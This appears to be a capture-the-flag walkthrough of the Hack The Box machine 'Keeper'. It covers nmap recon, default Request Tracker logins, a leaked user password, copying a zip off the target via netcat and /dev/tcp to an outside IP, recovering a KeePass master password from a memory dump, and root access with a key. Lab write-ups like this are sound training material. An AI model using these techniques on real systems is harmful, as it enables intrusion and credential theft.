Keeper
Contents
Intro
For my next box I wanted to do something that was a bit more up to date compared my previous boxes so I've decided on doing Keeper.
User
sudo nmap -sV -sC 10.129.8.77
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Nothing interesting to see here so far, with our two open ports being SSH and a web app.
Upon reaching the IP address, we're greeted with a text which directs me to the link mentioned - tickets.keeper.htb/rt/.

Upon reaching the website (after both keeper.htb's to /etc/hosts), we got a login screen running a 2019 version (4.4.4) of Request Tracker - which is considerably old by now.

ExploitDB didn't net me any thing useful, since the last documented exploit for Request Tracker was back in 2017.
However, just like with my other box, we could try looking for default login credentials.
RT 4.2 and earlier: Username: root, Password: password
RT 4.4 and later: Username: admin, Password: password
The first one got us in!
Following my login, there was a single ticket.


The ticket mentioned a crash dump, but none of the download buttons directed to that - rather a the email's html's with the link http://tickets.keeper.htb/rt/Ticket/Attachment/xx/x/.
Messing around with the numbers didn't get us anywhere - the app's not vulnerable to IDOR.

When going to Admin → Users however, there's another path we can go down on:

You can click on each user's anem to gather information about them. Some may be of use to us.
Username: lnorgaard

Comments about this user:
New user. Initial password set to Welcome2023!
With these, we SSH into the machine.
Root
lnorgaard@keeper:~$ ls
RT30000.zip
The .zip's number matches the ticket's ID - let's send this back to our machine.
Sidenote
Code blocks that only show the command line indicate that I'm running them from my machine.nc -lvnp 9001 > RT30000.zip connect to [10.10.15.242] from (UNKNOWN) [10.129.8.77] 45572
lnorgaard@keeper:~$ cat RT30000.zip > /dev/tcp/10.10.15.242/9001
We extract the .zip on our machine. It contains a Keepass dump and a Keepass database file.
unzip ../RT30000.zip

	inflating: KeePassDumpFull.dmp
	extracting: passcodes.kdbx

ls

KeePassDumpFull.dmp  passcodes.kdbx
The latter, we can access.
We need a password for the KeePass database, but with the help of a github program, we could fetch a password from the dump file:
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
Did a google search on the last one…

Pass ended up being rødgrød med fløde.
When browsing through the database, you could come across the Network folder, which holds information for the two users prior: root and lnoorgaard, the latter of which we already knew the information for.
username: root
password: F4><3K0nd!
Tried su'ing into the machine but to no avail.
There's also a putty RSA key in the notes for root, which i saved as a .ppk file.
After running it through puttygen (generating a private key), we can ssh into the machine to get root.
ssh -i id_dsa [email protected]